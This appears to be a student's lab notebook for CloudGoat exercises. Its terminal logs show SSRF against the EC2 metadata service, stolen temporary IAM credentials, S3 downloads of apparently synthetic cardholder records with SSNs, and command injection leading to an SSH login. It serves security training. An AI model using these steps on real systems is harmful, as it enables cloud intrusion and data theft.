
Show its contents via the following command: curl
`http://<ec2_instance_IP>/latest -H 'Host: 169.254.169.254'`



Show the name of the AWS role the following command exposes: curl http://<ec2_instance_IP>/latest/meta-data/iam/security-credentials/ -H 'Host: 169.254.169.254'



Then, show the credentials associated with the role.



Activities Firefox Web Browser May 18 9:45 AM

W4.5_CloudGoatCredent Lab Notebook #4 - Goog 4.5: CloudGoat cs595gomez22 - AWS Cl

https://console.aws.amazon.com/cloud9/ide/bff39c95412c4ac4b67955ee89e55a69

File Edit Find Go Run Tools Window Support Preview Run

Go Anything (Ctrl-P)

bash - "ip-172-31-53-144" ssh - "ip-172-31-53-144"

```
2018-09-24
2019-10-01
2020-10-27
2021-01-03
2021-03-23
latestgomez22@ada:~$ curl http://34.238.166.174/latest -H 'Host: 169.254.169.254'
dynamic
meta-data
user-data
latestgomez22@ada:~$ curl http://34.238.166.174/latest/meta-data/iam/security-credentials/ -H 'Host: 169.254.169.254'
cg-banking-WAF-Role-cgidgc55eh3zftgomez22@ada:~$ curl http://34.238.166.174/latest/meta-data/iam/security-credentials/cg-banking-WAF-Role-cgidgc55eh3zft -H 'Host: 169.254.169.254'
{
    "Code": "Success",
    "LastUpdated": "2021-05-18T16:35:08Z",
    "Type": "AWS-HMAC",
    "AccessKeyId": "ASIAITAIW54K6SXLD75",
    "SecretAccessKey": "uyoH48FpsRqGBPMRnVG39nVtAu8k0YgUI84FCkj",
    "Token": "I0qJb3JpZ2zLx2VjEHn//////////fEaCXvzLWh-3QmHSJGMEQClFFlwdd7wMK8MWHG6Y7jdhKSkBlsjRdHGALzdfnGAtAibgwzM6Fa4+JrxL6e9j9ZrLyg2l2c0XCD69g6v/J0M5g0AwhiEAiAD1tWbjjONZEwXiZiNyIMcy53FxJfBRM/sqLBkPEmnyJq1j/qRColCnlnMbTLw/krwdkGLVdcjMyElOyPq/U08KF/Av0loh7yB3S1tBAafirED7AQzDzUzph50+22c17keaiNpNUCY6MfyjqeP7CMiCshIMQ2gd8nnVpkC99nbw->1fJ1qFwkhH410COPPvfsgMuBwNB0t7087eLeVvdrLNUl2UEET/SHCx10zcYMK2yhb+>3CtUzNrtERBw30WbM1bhP6gN0Xtz/uj900XwhQ0u8VdLshCaMR-WQ03357w9TeixekX6gypZzzUpLqlqb+4bxXqhsFg/bC4MOfyk14suwfcok008zE52lqnF2lt1830o/yGcpP92+fidjqr8ne4gY7NfkeySE+YtuXICw9Bhtz3APWRD0gBbCsyN373+zFZQUAWdfca872T3YhULDjh8w5V2D0Qx8NGUv7xFqnvfRUEhnpLch7lxZ3Aja0edMpT412Eg-Mc8nzFBXlQFs803p8jPa56/ITSJeQ/Fexb00cm5bInNQNcDye7mLNswqdmPhQY67AEk+LRzS2Hz3AMQRy0Nb74fbEc9ytKq38WmJxZ3914Lk76VRLM89mrnRr/USJ2mXD+jxQAVXTi5R+o+IX03h6JgwlligjZkdtGtjdq89rQUkyfmlE45UM9k/YK7+TW1GcoxJcjmknXV+vJneYD9AmibvBNNggtbwH4EXDdFPccuElomdMgoxY52gLqk8tLjYVlo3M47KPhfOhZBBwz7+wG81u614HH2R2NqUlvko6R6mUgCcNrLvKodyHLKkjKAAG936Fa8rVB8M0N1MsaizpJhbouP4H9F13Ms41cqRmzoeg+bJ7NES2g==",
    "Expiration": "2021-05-18T23:09:49Z"
}gomez22@ada:~$
```

bash - "ip-172-31-53-144" Immediate

vocstartsoft:~/environment 5

Show the first two lines of each of the CSV files you have copied over from the bucket via the command below.

The screenshot shows a Linux desktop environment with a terminal window open in a Firefox Web Browser window. The terminal window displays a command-line session with AWS commands and their outputs. The session includes:

```
2021-05-10 10:52:00 ls -l /var/log/cloudwatch-logs/aws/2020/02/28/04:27:57 cg-secret-s3-bucket-cgidr8t01lg3lh
2020-02-28 04:27:57 cg-secret-s3-bucket-cgidr8t01lg3lh
2020-01-31 21:42:28 elasticbeanstalk-us-east-1-206747113237
2019-10-12 18:45:56 serverlessrepo-serverless-goat-bucket-gb5jt6qngn8e
2020-03-05 16:23:40 shepard-compromise
2020-10-23 22:27:20 wuchang
vocstartsoft:~/aws $ aws s3 cp --recursive s3://cg-cardholder-data-bucket-cgidgc55eh3zft ./cardholder-data --profile erratic
download: s3://cg-cardholder-data-bucket-cgidgc55eh3zft/cardholder_data_primary.csv to cardholder-data/cardholder_data_primary.csv
download: s3://cg-cardholder-data-bucket-cgidgc55eh3zft/cardholders_corporate.csv to cardholder-data/cardholders_corporate.csv
download: s3://cg-cardholder-data-bucket-cgidgc55eh3zft/goat.png to cardholder-data/goat.png
download: s3://cg-cardholder-data-bucket-cgidgc55eh3zft/cardholder_data_secondary.csv to cardholder-data/cardholder_data_secondary.csv
vocstartsoft:~/aws $ ls
AWSLogs cardholder-data cli config credentials
vocstartsoft:~/aws $ head -2 cardholder-data/*.csv
==> cardholder-data/cardholder_data_primary.csv <==
ssn,id,first_name,last_name,email,gender,ip_address,address,city,state,zip
287-43-8531,1,Cooper,Luffman,cluffman@nifty.com,Male,194.222.101.195,2 Killdeer Way,Atlanta,Georgia,30343


==> cardholder-data/cardholder_data_secondary.csv <==
ssn,id,first_name,last_name,email,gender,ip_address,address,city,state,zip
600-68-9537,500,Sarge,Cranefield,scranefielddv@nymag.com,Male,207.208.160.131,96 Drewry Drive,Saint Louis,Missouri,63104

==> cardholder-data/cardholders_corporate.csv <==
id,SSN,Corporate Account,first_name,last_name,password,email,gender,ip_address
1,387-31-4447,Skyba,Earle,Gathwaite,A53nIB6g,egathwaite@edublogs.org,Male,149.213.19.178
vocstartsoft:~/aws $
```

The terminal window also shows a second tab labeled "Immediate".

Ec2_ssrf

Take a screenshot of the page that is returned.



A screenshot of a Ubuntu desktop environment. On the left is a vertical dock with various application icons. The main area shows a terminal window titled "Terminal" with the command "curl http://35.175.192.190" run, resulting in an error page output:

```
gomez22@ada:~$ curl http://35.175.192.190
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<title>Error</title>
</head>
<body>
<pre>TypeError: URL must be a string, not undefined<br> &nbsp;at new Needle (/node_modules/needle/lib/needle.js:172:11)<br> &nbsp; &nbsp;at Function.module.exports.(anonymous function) [as get] (/node_modules/needle/lib/needle.js:817:12)<br> &nbsp; &nbsp;at /home/ubuntu/app/srf-demo-app.js:32:12<br> &nbsp; &nbsp;at Layer.handle [as handle_request] (/node_modules/express/lib/router/layer.js:95:5)<br> &nbsp; &nbsp;at next (/node_modules/express/lib/router/route.js:137:13)<br> &nbsp; &nbsp;at Route.dispatch (/node_modules/express/lib/router/route.js:112:3)<br> &nbsp; &nbsp;at Layer.handle [as handle_request] (/node_modules/express/lib/router/layer.js:95:5)<br> &nbsp; &nbsp;at /node_modules/express/lib/router/index.js:281:22<br> &nbsp; &nbsp;at Function.process_params (/node_modules/express/lib/router/index.js:335:12)<br> &nbsp; &nbsp;at next (/node_modules/express/lib/router/index.js:275:10)</pre>
</body>
</html>
gomez22@ada:~$
```

Take a screenshot of the page that is returned.

A screenshot of a Linux desktop environment. At the top, there is a header bar with the text "Activities" and "Terminal". The date and time "May 20 8:38 AM" are also displayed. On the right side of the header are standard window control buttons (minimize, maximize, close). Below the header is a terminal window titled "gomez22@ada:~\$". The terminal displays the following output:

```
gomez22@ada:~$ curl http://35.175.192.190/?url=bar
<h1>Welcome to sethsec's SSRF demo.</h1>
<h2>I wanted to be useful, but I could not find: <font color="red">bar</font> for you
</h2><br><br>
```

To the left of the terminal is a vertical dock containing icons for various applications: a file browser, a text editor, a help icon, a terminal icon, a code editor, a video camera, a messaging icon, another video camera icon, and a grid icon.

Take a screenshot showing the information associated with the role.


Activities Terminal May 20 8:41 AM

```
gomez22@ada:~$ curl http://35.175.192.190/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/
<h1>Welcome to sethsec's SSRF demo.</h1>
<h2>I am an application. I want to be useful, so I requested: <font color="red">http://169.254.169.254/latest/meta-data/iam/security-credentials/<br></font> for you
</h2><br>

cg-ec2-role-cgidjul2mpxpzk gomez22@ada:~$ ls
CS592 dev_html Downloads meta5dir Pictures previousCourses public_html Templates test.txt Videos
Desktop Documents meta5 Music Practice Public smb_files test.cpp TomCTF vimstuff
gomez22@ada:~$ curl http://35.175.192.190/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/cg-ec2-role-cgidjul2mpxpzk
<h1>Welcome to sethsec's SSRF demo.</h1>
<h2>I am an application. I want to be useful, so I requested: <font color="red">http://169.254.169.254/latest/meta-data/iam/security-credentials/<br></font> for you
</h2><br><br>

{
    "Code" : "Success",
    "LastUpdated" : "2021-05-20T15:36:04Z",
    "Type" : "AWS-HMAC",
    "AccessKeyId" : "ASIATAIYWS4KUDZU4WXV",
    "SecretAccessKey" : "2Pwlz1382YcGcjQpp+ARIQJX9Fft3Sum3zqEkGh",
    "Token" : "IQoJB3JpZ2luX2VjEPj//////////weaCXvzLWvhc30tMSJHMEUCIQDHi2k9aWY2Ib8b9MvVPn8fFu/UXJVWl7TnrmSU8J0jJAigKQClGRQYm/gp6Ual4950Bb7m00gN4bF4h6amJGtPw/cqvQMIkf//////////ARACGgwyMDY3NDcxMTMyMzc1DPFpLBA25raxLlLGGCqRAwpNUlqhQ5AOwDmqbBlviqyrtS7XPC0FpBwsCK4L60192MQCqk+pRnxB6PvaOFG0Xa+z+cc6be2j0qfMof9mxJF2gcbmGVss38baX/MY9WmXPwa0g1xuYdt+d14ilGdrJsUpNeiYJNPxyeZSJMuhsP9f6QlUbabc0CwOPwTydPSxywBjedwoGnwsg3yuTsPcqyHPdBiKLbhrgt+o0ZEyBYZAQdDf20Lm3RMb0oUYjCcwGwwhF2Z/P20om19kcAFbcbyGt7xHVLkUKeAYvfatWTuFmJI5zyxjNNYVRhpMEKjqWsfv016v9gyN6nTgMQXU94Ht6AIR+r5+VHst5K5lvXK56Qpw0sVLaEvdP/NbyJConDC2IVzW3Wr0dsFXmTOStpp5jj3rqtTJ9hfHFVd9xpgtaJ0In+xxszylKQT110UtuHfg85KHZhCkHm2AqvutisSmTIUP6BNMoff9tjZ3e70hJEso3log7a+REblnb2CKQ48krbZz1kdy/W9q7PoHeganFQxXnpm/qBKLMKuUm0GUousBXZFHppD5XCUs4SwNqAqWF1Idpqqc0Glfh4KQGcnEWGmMcG45P550brxxIBn20bpRARx78RpI90uKjCxVzB7i0gD56ZVzL0s0tf5Bca3j+oJ2pbPrNuEbNT7+oD0/R6Hzfvn/poZ4+Vz9GwxyvEvMRCz04ZTAR8KKC7V8s8ztKjddAZCvo9rbvDDU+Io9D94tp15tgunkavbWyMFsYH+TpLwSjPNJyXVuMehZnBL41M03m/GBLQhgzbUvwUzcWVT6iL4q9v9j30aRBqQ01JeS0vvvcv7Z8H3w5Hoo55Qct7pyan+igQbt/mTg6A==",
    "Expiration" : "2021-05-20T21:55:34Z"
}gomez22@ada:~$
```

Take a screenshot of the output in out.txt



Rce_web_app

Show the IP address revealed by the command.

Activities Firefox Web Browser May 25 8:27 AM

Lab Notebook #4 - X W4.5_CloudGoatCr 4.5: CloudGoat X What Is My IP Address X cs595gomez22 - Al "Gold-Star"

cg-lb-cgidfopfe44yia-1995339687.us-east-1.elb.amazonaws.com

"Gold-Star" Executive User Signup

Please follow the instructions in the welcome letter you received by post, and do not enter any other commands.

Run your personalized login command below:

Run Signup Command


Input:

```
curl https://ifconfig.me
```


Output:

```
34.228.229.127
```

Show the last several lines of the file.



Show a directory listing of the account you've logged into.



The authenticity of host '34.228.229.127 (34.228.229.127)' can't be established.
ECDSA key fingerprint is SHA256:u1MwUmMR0EkHt4eqtiY7oDcQq27zu/+b8tpL4Dg08vw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '34.228.229.127' (ECDSA) to the list of known hosts.
ubuntu@34.228.229.127: Permission denied (publickey).
gomez22@ada:~\$ ssh -i foo ubuntu@34.228.229.127
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-1032-aws x86_64)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

System information as of Tue May 25 15:47:20 UTC 2021

System load: 0.15 Processes: 104
Usage of /: 18.6% of 7.69GB Users logged in: 1
Memory usage: 20% IP address for eth0: 10.0.10.126
Swap usage: 0%

Get cloud support with Ubuntu Advantage Cloud Guest:
<http://www.ubuntu.com/business/services/cloud>

262 packages can be updated.
176 updates are security updates.

New release '20.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

*** System restart required ***
Last login: Tue May 25 15:47:16 2021 from 131.252.208.103
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ubuntu@ip-10-0-10-126:~\$ ls
app app.zip
ubuntu@ip-10-0-10-126:~\$

